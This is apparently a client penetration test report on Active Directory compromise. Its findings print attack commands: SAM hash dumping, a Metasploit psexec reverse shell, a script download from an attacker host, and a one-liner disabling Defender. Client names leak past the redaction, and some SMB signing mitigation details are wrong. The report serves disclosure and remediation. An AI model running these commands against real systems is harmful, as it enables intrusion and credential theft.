



PREMONITION PENETRATION TESTING

* BETTER THE DEVIL YOU KNOW THAN THE ONE YOU DONT. *

Premonition Penetration Testing LLC
(PPT)

Risk and Vulnerability Assessment for (Redacted)

ASSESSMENT..... 3

1.0 Background and Testing 3

2.0 Results..... 4

2.1 Internal Results 4

2.2 Noted System Strengths 5

3.0 Recommendations 6

Appendix A: Findings..... 7

 A.1 Findings Summary and Evidence 7

 A.2 Detailed Findings 8

 A.3 Severity Rating Criteria..... 17

Appendix B: Services and Scope 18

Appendix C: Penetration Testing Technical Overview..... 19

Appendix E: Abbreviations and Acronyms 20

FIGURE 1: LOGISTICS..... 3

FIGURE 2: ASSUMPTIONS AND CONSTRAINTS 3

FIGURE 3: SCAN RESULTS 3

FIGURE 4: CRITICAL VULNERABILITIES..... 4

FIGURE 5: FINDINGS SUMMARY AND EVIDENCE 7

FIGURE 6: SEVERITY RATING CRITERIA 17

TABLE 1 : SERVICES AND SCOPE 18

Table 2: Penetration Testing Technical Overview..... 19

ASSESSMENT

1.0 Background and Testing

PPT LLC conducted the following internal pentest at the request of the customer (REDACTED). Specific Assessment logistics are provided in Figure 1.

(REDACTED) Testing Details	
Customer	(REDACTED)
Customer POC	(REDACTED)
Assessor	Michael Mancuso
(REDACTED) 's Business Goal for the Assessment	The results of the penetration test will help ensure the ongoing effectiveness of our security measures and enable us to proactively address potential threats to safeguard our organization's assets and data.
Testing - Internal	
Dates	May 16th – May 26th 2023
Test Location	
Scope	During the internal engagement we simulated attacks from user subnets at HQ as well as Datacenter server subnets. All internal IP addresses within scope were covered.
Services	PPT services here included modern techniques such as privilege escalation, lateral movement, to evaluate the domain security of Active Directory, and PowerShell Execution Policy.

FIGURE 1: LOGISTICS

Details on the scope, services performed, and testing timeframes can be found in [Appendix B](#).

While performing the assessment, the tester encountered the following assumptions or constraints that affected testing. Figure 2 lists all assumptions and constraints for this Assessment.

Internal Constraint #1 – The first constraint encountered was device arrival took a couple days longer than expected.
Constraint #2 – The second constraint encountered was that the users went on vacation during testing reducing network traffic and authentication attempts.

FIGURE 2: ASSUMPTIONS AND CONSTRAINTS

Figure 3 shows a summary of the numbers of internal IP addresses scanned and hosts identified.

Internal Scan	
IP Addresses Scanned	4096
Active Hosts Identified	205

FIGURE 3: SCAN RESULTS

2.0 Results

The PPT tester uses a variety of tools and significant security expertise to conduct an Assessment. The results presented in this section are an overview of the tester’s findings based on the scope, scenarios defined, and resources available. A technical overview of the penetration test can be found in [Appendix C](#). Detailed findings and recommended mitigations can be found in [Appendix A](#).

Figure 4 is a summary of those findings listed as “Critical” (defined in [Appendix A.4](#)). Validated critical findings were immediately reported to the (REDACTED) POC.

SMB Signing not enforced	Lack of SMB signing allows for SMB Relay attacks to capture local account hashes. Generally, SMB signing can be safely enforced unless legacy or Linux application(s) prohibit this security feature.
PowerShell Execution Policy not enforced	Enforcing a more stringent PowerShell execution policy is crucial for maintaining a secure environment. The execution policy acts as a safeguard, preventing the execution of malicious or unauthorized scripts.
MS17-010 Remote Code Execution	Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code.


FIGURE 4: CRITICAL VULNERABILITIES

2.1 Internal Results

While typically not a critical vulnerability, lack of SMB signing and SMBv2 in use provided the initial entry point that ultimately allowed us to gain Domain Admin access in the (REDACTED) networks. In this scenario, the penetration tester leveraged the absence of SMB signing and the antiquated SMBv2 protocol to perform an SMB Relay attack and capture local Windows SAM account hashes. The attack involved setting up a rogue authentication server using Responder and configuring it to listen for authentication requests. Meanwhile, smbrelayx.py was employed to wait for connections from potential victims. By luring a target Windows machine to connect to the attacker's machine, the SMB authentication requests were relayed via smbrelayx.py. Once our attackers had the initial foot hold, we were able to disable windows AV and bypass PowerShell execution policy via the command line.

2.2 Noted System Strengths

In addition to observing and assessing the technical components, the tester noted the following business and administrative components that augmented the network security posture of the internal assets. During the internal engagement the (REDACTED) POC John Doe was alerted by their cyber security monitoring services to our running commonly used privilege escalation scripts called SharpHound.exe, ADRecon.ps1 and other exe's from their facilities server within 48 hours of initial incident. This **did not** prevent our efforts and would typically provide a mitigation response if not for the fact we quickly acquired the **krbtgt** account hash granting the attacker "[Golden Ticket Access](#)" advanced level persistence within the client network. [Denote the 502 RID](#).



```
[+] NTLM Hash : a3b83ad4e6...  
[+] LM Hash   : aad3b435b5...  
[+] SID       : S-1-5-21-698157...  
[+] RID       : 502
```

The SID for the KRBTGT account is S-1-5-<domain>-502 and lives in the Users OU in the domain by default. Microsoft does not recommend moving this account to another OU.

Business level strengths included the personnel responsiveness of John Doe and John Doe to our emails and alerts from their managed security service vendors in place. The internal environment demonstrated strong windows patch management practices. After an examination of user account hashes, credentials, and AD recon a strong password policy at the windows domain level was observed. At one point during the engagement, we ran a tool that would attempt to capture credentials by tricking the users into submitting usernames and password into a pop-up window prompting for a sign in, given the number of total users not many entered sensitive data. Also, a lot of network-based security appliances and software were in place. For example, FortiClient, Darktrace and PRTG network monitor.

3.0 Recommendations

The internal assessment identified recommendations for mitigating the risks discovered.

Table 1 represents a high-level summary of prioritized recommended remediation timeframes and the associated findings. As always, (REDACTED) has a much deeper understanding of its business and technical environment standards that should be balanced in determining implementation.

SMB signing is a security mechanism in the SMB protocol. When SMB signing is enabled, each SMB message is sent with a signature in the SMB header field. The signature consists of the contents of the SMB message, encrypted with the AES algorithm. This allows the recipient of the SMB message to verify that the content of the message has been changed. It also verifies the identity of the sender. If the content of the message doesn't match the SMB header, the recipient knows that the message has been tampered with. The recipient then does nothing with this SMB message. This makes it impossible to successfully perform an NTLM relay attack.

SMB signing can be enabled by setting the contents of the `EnableSecuritySignature` and `EnableSecuritySignature` registry values to 1. This must be applied to both the `LanManServer` and the `LanManWorkstation`. This can be done in two ways: via a system command or via the graphical application 'Local Group Policy Editor' (`gpedit.msc`).

Enforcing PowerShell execution policy is crucial for maintaining a secure environment. The execution policy acts as a safeguard, preventing the execution of malicious or unauthorized scripts. Failing to enforce the execution policy leaves systems vulnerable to various PowerShell-based attacks. For instance, the one-liner "powershell -ep bypass" bypasses the execution policy entirely, enabling the execution of any PowerShell script without restriction. This can allow attackers to run malicious code undetected. Other dangerous one-liners, such as "Invoke-Expression" or "iex", can be blacklisted as well, as they can be used to execute arbitrary commands or download and execute payloads directly from the internet. By enforcing the execution policy and carefully blacklisting these risky commands, organizations can significantly reduce the risk of unauthorized and potentially harmful PowerShell activities.

The PPT tester is available to assist with any follow-up that (REDACTED) may need regarding this report. For additional information on PPT service offerings, contact the tester via email at mancusomjm@premonitionpenetrationtesting.com

Appendix A: Findings

The PPT tester identified the following findings as potentially exploitable vulnerabilities that could compromise the confidentiality, integrity, and availability of the tested environment. Each finding includes a description, supporting details, and recommended steps for mitigation. The following findings are presented for review, validation, and remediation as deemed appropriate. The (REDACTED) tester should review the findings and recommendations for technical weaknesses, shortcomings in processes and procedures, and systemic weaknesses in overall security posture.

See [Section A.4](#) for definitions of each level of severity (Critical/High/Medium/Low/Informational).

A.1 Findings Summary and Evidence

	Internal Finding Name	Criticality
1.	SMBv2 Signing not required	Critical
2.	PowerShell Execution Policy	Critical
3.	MS17-010 Remote Code Execution	Critical
4.	Konica Minolta Password Extraction	High
5.	Windows Domain Password Policy - Weak	High
6.	Web Framework Spring4Shell (CVE02022-22965)	High
7.	SNMP Agent Default Community String	Medium
8.	Dell EMC iDRAC OS Outdated (DSA-2022-154, 265)	Medium

FIGURE 5: FINDINGS SUMMARY AND EVIDENCE

A.2 Detailed Findings

ID	Finding	Severity	Affected Systems	Service	Location
1	SMBv2 Signing not required	Critical	(Redacted)1.net	SMB	Internal

Description

Raised from a **Medium Nessus finding** to Critical: Lack of Server Message Block or SMB signing provided the initial entry point which allowed us to gain Domain Admin access. In this scenario, the tester performed an SMB Relay attack to capture local Windows SAM account hashes. The attack involved setting up a rogue authentication server using Responder and configuring it to listen for authentication requests. Meanwhile, smbrelayx.py was employed to wait for connections from potential victims. By luring a target Windows machine to connect to the attacker's machine, the SMB authentication requests were relayed via smbrelayx.py. Responder intercepted the authentication traffic and successfully captured the Net-NTLMv2 hashes.

Recommended Mitigation

When SMB signing is enabled, each SMB message is sent with a signature in the SMB header field. The signature consists of the contents of the SMB message, encrypted with the AES algorithm. This allows the recipient of the SMB message to verify that the content of the message has been changed. It also verifies the identity of the sender. If the content of the message doesn't match the SMB header, the recipient knows that the message has been tampered with. The recipient then does nothing with this SMB message. This makes it impossible to successfully perform an NTLM relay attack.

SMB signing can be enabled by setting the contents of the EnableSecuritySignature and EnableSecuritySignature registry values to 1. This must be applied to both the LanManServer and the LanManWorkstation. This can be done in two ways: via a system command or via the graphical application 'Local Group Policy Editor' (gpedit.msc).

Relevant Screenshot

SMBv2 Signing disabled.

```
(root@kali)-[/home/kali/Desktop/Sou[REDACTED]/where_hash_dump_was_from]
# crackmapexec smb smb_targets_list.txt -u '' -p '' --sam --local-auth
SMB 192.168.50.25 445 SCF-BACKUP1 [*] Windows 10.0 Build 20348 x64 (name:SCF-BACKUP1) (domain:SCF-BACKUP1) (signing:False) (SMBv1:False)
SMB 192.168.50.54 445 SCF-SYN-BACKUP [*] Windows 6.1 Build 0 (name:SCF-SYN-BACKUP) (domain:SCF-SYN-BACKUP) (signing:False) (SMBv1:False)
SMB 192.168.50.23 445 SFD1-FILE [*] Windows 10.0 Build 14393 x64 (name:SFD1-FILE) (domain:SFD1-FILE) (signing:False) (SMBv1:False)
SMB 192.168.50.45 445 SCF-FACILITIES [*] Windows 10.0 Build 20348 x64 (name:SCF-FACILITIES) (domain:SCF-FACILITIES) (signing:False) (SMBv1:False)
SMB 192.168.50.39 445 SCF-TS [*] Windows 10.0 Build 17763 x64 (name:SCF-TS) (domain:SCF-TS) (signing:False) (SMBv1:False)
SMB 192.168.50.46 445 SFD1-WAMS [*] Windows 6.2 Build 9200 x64 (name:SFD1-WAMS) (domain:SFD1-WAMS) (signing:False) (SMBv1:False)
SMB 192.168.50.28 445 SCF-UTIL1 [*] Windows 10.0 Build 20348 x64 (name:SCF-UTIL1) (domain:SCF-UTIL1) (signing:False) (SMBv1:False)
SMB 192.168.50.30 445 SCF-LEM [*] Windows 10.0 Build 17763 x64 (name:SCF-LEM) (domain:SCF-LEM) (signing:False) (SMBv1:False)
SMB 192.168.50.29 445 SCF-UTIL2 [*] Windows 10.0 Build 20348 x64 (name:SCF-UTIL2) (domain:SCF-UTIL2) (signing:False) (SMBv1:False)
SMB 192.168.50.25 445 SCF-BACKUP1 [*] SCF-BACKUP1\:
```

```
(root@kali)-[/home/kali/Desktop/Sou[REDACTED]/HASHES]
# ls
192.168.50.25_samhashes.sam 192.168.50.45_samhashes.sam admin.txt john.pot recentresponderhashes.txt
192.168.50.28_samhashes.sam 192.168.50.46_samhashes.sam hash_25 ntlm_hashes_VM1_ntlmv2.txt smb_targets_list.txt
192.168.50.29_samhashes.sam admin_password.txt Invoke-PowerDump.ps1 ntlm_hashes_VM1.txt VM1_Hashes

(root@kali)-[/home/kali/Desktop/Sou[REDACTED]/HASHES]
#
(root@kali)-[/home/kali/Desktop/Sou[REDACTED]/HASHES]
# cat 192.168.50.25_samhashes.sam
Administrator:500:aad3b435b51404eea[REDACTED]ee:5282d03672a3ca88b8e[REDACTED]:::
Guest:501:aad3b435b51404eeaad3b4[REDACTED]:31d6cfe0d16ae931b73c[REDACTED]c0:::
DefaultAccount:503:aad3b435b51404eeaad3[REDACTED]ee:31d6cfe0d16ae931b73c5[REDACTED]c0:::
WDAGUtilityAccount:504:aad3b435b5140[REDACTED]1404ee:cfa8a3a2cc6cac9b226a562[REDACTED]9:::

[*] HTTPD(80): Connection from [REDACTED] FIRE1/L[REDACTED] 10.212.134.152 controlled, attacking target smb://192.168.50.45
[*] HTTPD(80): Client requested path: /rscyb825xc
[*] HTTPD(80): Client requested path: /gqm62j3l5q
[*] HTTPD(80): Client requested path: /gqm62j3l5q
[*] HTTPD(80): Client requested path: /rscyb825xc
```


View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.50.20
RHOSTS => 192.168.50.20
msf6 exploit(windows/smb/psexec) > set smbpass [REDACTED]12#$
smbpass => [REDACTED]12#$
msf6 exploit(windows/smb/psexec) > set smbuser ts[REDACTED]
smbuser => ts[REDACTED]
msf6 exploit(windows/smb/psexec) > set smbdomain [REDACTED]fire1
smbdomain => [REDACTED]fire1
msf6 exploit(windows/smb/psexec) > run
```

```
[*] Started HTTP reverse handler on http://192.168.51.192:8080
[*] 192.168.50.20:445 - Connecting to the server...
[*] 192.168.50.20:445 - Authenticating to 192.168.50.20:445| [REDACTED]fire1 as user 'ts[REDACTED]' ...
[*] 192.168.50.20:445 - Selecting PowerShell target
[*] 192.168.50.20:445 - Executing the payload...
[+] 192.168.50.20:445 - Service start timed out, OK if running a command or non-service executable ...
[!] http://192.168.51.192:8080 handling request from 192.168.50.20; (UUID: e8mvj7sx) Without a database connected that payload UUID
[*] http://192.168.51.192:8080 handling request from 192.168.50.20; (UUID: e8mvj7sx) Staging x86 payload (176732 bytes) ...
[!] http://192.168.51.192:8080 handling request from 192.168.50.20; (UUID: e8mvj7sx) Without a database connected that payload UUID
[*] Meterpreter session 22 opened (192.168.51.192:8080 -> 192.168.50.20:53772) at 2023-05-27 14:33:52 -0400
```

```
meterpreter > shell
Process 14288 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.4377]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::91e7:10b2:9464:839a%15
    IPv4 Address. . . . . : 192.168.50.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.50.254

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
SCF-DC1

C:\Windows\system32>whoami
whoami
nt authority\system
```

Started out as a Medium finding and later went to a Critical.

MEDIUM

SMB Signing not required

< >

Plugin Details

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also

<http://www.nessus.org/u?df39b8b3>
<http://technet.microsoft.com/en-us/library/cc731957.aspx>
<http://www.nessus.org/u?74b80723>
<https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>
<http://www.nessus.org/u?a3cac4ea>

Severity: Medium
ID: 57608
Version: 1.20
Type: remote
Family: Misc.
Published: January 19, 2012
Modified: October 5, 2022

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score 5.3
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
CVSS v3.0 Temporal Vector: CVSS:3.0/E:U

ID	Finding	Severity	Affected System	Service	Location
2	PowerShell Execution Policy	Critical	(Redacted)1.net	PowerShell	Internal

Description

The PowerShell execution policy in place poses a significant risk as it allows an attacker to execute malicious scripts and potentially disable critical security services. With a lax execution policy, an attacker can exploit PowerShell to run unauthorized and harmful commands, leading to unauthorized access, data breaches, and system compromise. This weak policy undermines the system's defenses and opens the door for various malicious activities, including the execution of ransomware, disabling security services, and exfiltrating sensitive information. Logging

Recommended Mitigation

PowerShell script block logging helps with the postmortem analysis of events to give additional insights if a breach occurs. It also helps your IT staff and Security Monitoring Services proactively monitor malicious events in real time. For example, if you set up event subscriptions in Windows, you can send events of interest to a centralized server for a closer look.

<https://learn.microsoft.com/en-us/powershell/scripting/learn/security-features?view=powershell-7.3>

Relevant Screenshot

Windows Defender AV default settings originally blocked our Active Directory reconnaissance PowerShell script.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-WebRequest "http://192.168.51.78:8000/ADRecon.ps1" -OutFile "C:\Users\Administra
tor\Documents\ADRecon.ps1"
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\ADRecon.ps1
At C:\Users\Administrator\Documents\ADRecon.ps1:1 char:1
+ <#
+ ~
This script contains malicious content and has been blocked by your antivirus software.
At C:\Users\Administrator\Documents\ADRecon.ps1:1 char:1
+ <#
+ ~
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

AV bypassed after PowerShell using a simple one line command found from Stack Exchange to disable Windows AV.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -
DisableRealtimeMonitoring $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -F
orce -MAPSReporting Disabled -SubmitSamplesConsent NeverSend
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-WebRequest "http://192.168.51.78:8000/ADRecon.ps1" -OutFile "C:\Users\Administra
tor\Documents\ADRecon.ps1"
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\ADRecon.ps1
[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
Warning: [Invoke-ADRecon] Error importing ActiveDirectory Module from RSAT (Remote Server Administration Tools) ... Continuing with LDAP
[*] Running on fire1.net\SCF-FACILITIES - Member Server
```

ID	Finding	Severity	Affected System	Service	Location
3	MS17-010 Remote Code Execution	Critical	(Redacted)1.net	PowerShell	Internal

Description

Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147).

Recommended Mitigation

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547.

Relevant Screenshot

```
msf6 auxiliary(admin/smb/ms17_010_command) > run
[*] 172.16.30.69:445 - Authenticating to 172.16.30.69 as user 'mt[REDACTED]' ...
[*] 172.16.30.69:445 - Target OS: Windows Server 2012 R2 Standard 9600
[*] 172.16.30.69:445 - Built a write-what-where primitive ...
[*] 172.16.30.69:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.30.69:445 - Service start timed out, OK if running a command or non-service executable ...
[*] 172.16.30.69:445 - Getting the command output ...
[*] 172.16.30.69:445 - Executing cleanup ...
[*] 172.16.30.69:445 - Cleanup was successful
[*] 172.16.30.69:445 - Command completed successfully!
[*] 172.16.30.69:445 - Output for "net user ts[REDACTED]":

User name          ts[REDACTED]
Full Name          [REDACTED]
Comment            [REDACTED]
User's comment      [REDACTED]
Country/region code 000 (System Default)
Account active      Yes
Account expires     Never
Password last set   11/18/2022 8:23:20 AM
Password expires    12/30/2022 8:23:20 AM
Password changeable 11/18/2022 8:23:20 AM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script         [REDACTED]
User profile         [REDACTED]
Home directory       [REDACTED]
Last logon           11/18/2022 8:25:01 AM
Logon hours allowed  All
Local Group Memberships *Administrators *Users
Global Group memberships *None
The command completed successfully.
```

ID	Finding	Severity	Affected Systems	Service	Location
4	Konica Minolta Password Extraction	Critical	scan.cob.org	SMB	Internal

Description

This Metasploit module will extract FTP and SMB account usernames and passwords from Konica Minolta multifunction printer (MFP) devices. Tested models include C224, C280, 283, C353, C360, 363, 420, C452, C452, C452, C454e, and C554.

https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/gather/konica_minolta_pwd_extract.rb

Recommended Mitigation

Patching the Firmware.

Relevant Screenshot

```
[*] Attempting to extract username and password from the host at 172.16.38.57:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
[*] Attempting to extract username and password from the host at 172.16.38.64:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
[*] Scanned 40 of 50 hosts (80% complete)
[*] Attempting to extract username and password from the host at 172.16.38.65:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
[*] Attempting to extract username and password from the host at 172.16.40.54:50001
[+] FTP Account:User=in.cob.org\netscan:Password=[REDACTED]:Host=sfg2-scan.cob.org:Port=21
[*] Attempting to extract username and password from the host at 172.16.40.55:50001
[+] FTP Account:User=INCOB\netscan:Password=[REDACTED]:Host=sfg2-scan.cob.org:Port=21
[*] Attempting to extract username and password from the host at 172.16.40.60:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
[*] Attempting to extract username and password from the host at 172.16.48.54:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
[*] Scanned 45 of 50 hosts (90% complete)
[*] Attempting to extract username and password from the host at 172.16.48.56:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
[*] Attempting to extract username and password from the host at 172.16.48.68:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
[*] Attempting to extract username and password from the host at 172.16.48.69:50001
[-] No AuthKey returned possible causes Authentication failed or unsupported Konica model
```


ID	Finding	Severity	Affected System	Service	Location
5	Weak Active Directory Domain Password Policy	High	(Redacted)1.net	Windows Auth	Internal

Description

The "SMB NULL Session Authentication" vulnerability exposes systems to potential unauthorized access and information disclosure. It occurs when the Server Message Block (SMB) protocol allows anonymous connections without requiring any authentication. An attacker can exploit this vulnerability by establishing a NULL session with the target system, allowing them to enumerate sensitive information such as user account details, share names, and other system configuration information.

Recommended Mitigation

To mitigate the risks associated with SMB NULL Session Authentication, it is crucial to disable anonymous access to shared resources and enforce strong authentication mechanisms. Organizations should ensure that proper access controls, authentication requirements, and secure configurations are in place for SMB services.

Relevant Screenshot

The AD Domain password policy we pulled using our ADRecon Scripts.

distinguished Name	Lockout time window	Lockout Duration	Lockout Threshold	Max password age	Min password age	Min password length	Password history length
DC=(Redacted)1,DC=net	30.0 minutes	30.0 minutes	5	90.00 days	1.00 days	8	24

A security Network mapping tool called "CrackMapExec" used to map out servers that would allow for **NULL** authentication.

```
(root@kali)-[/home/kali/Desktop/SouthCountyFire/where_hash_dump_was_from]
# crackmapexec smb smb_targets_list.txt -u '' -p '' --sam --local-auth
SMB 192.168.50.25 445 SCF-BACKUP1 [*] Windows 10.0 Build 20348 x64 (name:SCF-BACKUP1) (domain:SCF-BACKUP1) (signing:False) (SMBv1:False)
SMB 192.168.50.54 445 SCF-SYN-BACKUP [*] Windows 6.1 Build 0 (name:SCF-SYN-BACKUP) (domain:SCF-SYN-BACKUP) (signing:False) (SMBv1:False)
SMB 192.168.50.23 445 SFD1-FILE [*] Windows 10.0 Build 14393 x64 (name:SFD1-FILE) (domain:SFD1-FILE) (signing:False) (SMBv1:False)
SMB 192.168.50.45 445 SCF-FACILITIES [*] Windows 10.0 Build 20348 x64 (name:SCF-FACILITIES) (domain:SCF-FACILITIES) (signing:False) (SMBv1:False)
SMB 192.168.50.39 445 SCF-TS [*] Windows 10.0 Build 17763 x64 (name:SCF-TS) (domain:SCF-TS) (signing:False) (SMBv1:False)
SMB 192.168.50.46 445 SFD1-WAMS [*] Windows 6.2 Build 9200 x64 (name:SFD1-WAMS) (domain:SFD1-WAMS) (signing:False) (SMBv1:False)
SMB 192.168.50.28 445 SCF-UTIL1 [*] Windows 10.0 Build 20348 x64 (name:SCF-UTIL1) (domain:SCF-UTIL1) (signing:False) (SMBv1:False)
SMB 192.168.50.30 445 SCF-LEM [*] Windows 10.0 Build 17763 x64 (name:SCF-LEM) (domain:SCF-LEM) (signing:False) (SMBv1:False)
SMB 192.168.50.29 445 SCF-UTIL2 [*] Windows 10.0 Build 20348 x64 (name:SCF-UTIL2) (domain:SCF-UTIL2) (signing:False) (SMBv1:False)
SMB 192.168.50.25 445 SCF-BACKUP1 [*] SCF-BACKUP1\:
```

The PowerShell Script we used to pull AD Domain reconnaissance information.

```
File Actions Edit View Help
root@kali: /home/kali/Desktop/SouthCountyFire/HASHES * root@kali: /home/kali/Desktop/SouthCountyFire/HASHES * kali@kali: ~ * kali@kali: ~/Desktop/SouthCountyFire/HASHES *
[Invoke-ADRecon] LDAP bind Unsuccessful
*Evil-WinRM* PS C:\Users\Administrator\Documents> Install-WindowsFeature -Name "RSAT-AD-PowerShell" -IncludeAllSubFeature

Success Restart Needed Exit Code Feature Result
True No Success {Remote Server Administration Tools, Activ...

*Evil-WinRM* PS C:\Users\Administrator\Documents> .\ADRecon.ps1
[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
Warning: Error initializing default drive: 'Unable to contact the server. This may be because this server does not exist, it is currently down, or it does not have the Active Directory Web Services running.'
Warning: [Invoke-ADRecon] Error importing ActiveDirectory Module from RSAT (Remote Server Administration Tools) ... Continuing with LDAP
[*] Running on snofire1.net\SCF-FACILITIES - Member Server
[Invoke-ADRecon] LDAP bind Unsuccessful
*Evil-WinRM* PS C:\Users\Administrator\Documents> Import-Module ActiveDirectory
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\ADRecon.ps1
[*] ADRecon v1.1 by Prashant Mahajan (@prashant3535)
[*] Running on fire1.net\SCF-FACILITIES - Member Server
[*] Commencing - 05/27/2023 06:15:31
[-] Domain
```

ID	Finding	Severity	Affected System	Service	Location
6	Spring Framework Spring4Shell	High	ARUBA Hosts	Web Service	Internal

Description

The remote host contains a Spring Framework library version that is prior to 5.2.20 or 5.3.x prior to 5.3.18. It is, therefore, affected by a remote code execution vulnerability:

- A Spring MVC or Spring WebFlux application running on JDK 9+ may be vulnerable to remote code execution (RCE) via data binding. The specific exploit requires the application to run on Tomcat as a WAR deployment. If the application is deployed as a Spring Boot executable jar, i.e. the default, it is not vulnerable to the exploit. However, the nature of the vulnerability is more general, and there may be other ways to exploit it.
 - These are the prerequisites for the exploit:
 - JDK 9 or higher
 - Apache Tomcat as the Servlet container
 - Packaged as WAR
 - spring-webmvc or spring-webflux dependency
- Spring Framework Spring4Shell (CVE02022-22965)

Recommended Mitigation

Upgrade to Spring Framework version 5.2.20 or 5.3.18 or later.

Relevant Screenshot

Nessus results stated this finding as Critical however this version of web server is not impacted as of yet or that we know of.

CRITICAL

Spring Framework Spring4Shell (CVE-2022-22965)

< >

Plugin Details

Description

The remote host contains a Spring Framework library version that is prior to 5.2.20 or 5.3.x prior to 5.3.18. It is, therefore, affected by a remote code execution vulnerability:

- A Spring MVC or Spring WebFlux application running on JDK 9+ may be vulnerable to remote code execution (RCE) via data binding. The specific exploit requires the application to run on Tomcat as a WAR deployment. If the application is deployed as a Spring Boot executable jar, i.e. the default, it is not vulnerable to the exploit. However, the nature of the vulnerability is more general, and there may be other ways to exploit it.
- These are the prerequisites for the exploit:
 - JDK 9 or higher
 - Apache Tomcat as the Servlet container
 - Packaged as WAR
 - spring-webmvc or spring-webflux dependency

Solution

Upgrade to Spring Framework version 5.2.20 or 5.3.18 or later.

See Also

<https://tanu.vmware.com/security/cve-2022-22965>
<http://www.nessus.org/u?718f9ac3>

Output

No output recorded.

To see debug logs, please visit Individual host

Port	Hosts
8080 / tcp / www	172.16.11.253 172.16.76.253
4443 / tcp / www	172.16.11.253 172.16.76.253

Severity: Critical

ID: 159542

Version: 1.24

Type: remote

Family: CGI abuses

Published: April 6, 2022

Modified: May 3, 2023

VPR Key Drivers

Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: High

Age of Vuln: 365 - 730 days

Product Coverage: Very High

CVSSv3 Impact Score: 5.9

Threat Sources: Security Research

Risk Information

Vulnerability Priority Rating (VPR): 9.7

Risk Factor: High

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C

CVSS v3.0 Temporal Score: 9.4

CVSS v2.0 Base Score: 7.5

ID	Finding	Severity	Affected System	Service	Location
7	SNMP Agent Default Community Name (public) writeable	Medium	16 Host IP address	SNMP	Internal

Description

The default community name "public" is widely known and often left unchanged, making it vulnerable to exploitation by unauthorized individuals. Attackers can leverage this vulnerability to gain unauthorized access to SNMP-enabled devices, potentially compromising the confidentiality, integrity, and availability of the network infrastructure. By exploiting the default community name, attackers can perform various malicious actions, such as gathering sensitive information, modifying device configurations, or launching further attacks within the network. Furthermore, the vulnerability is exacerbated by the fact that the community name string is writable, allowing attackers to easily overwrite or modify the default community name.

Recommended Mitigation

It is crucial for organizations to not only change the default community name but also ensure that it is made read-only or non-writable to prevent unauthorized modifications.

Relevant Screenshot

Nessus results evaluated this finding as HIGH, however we moved it to Medium due to the internal network security controls.
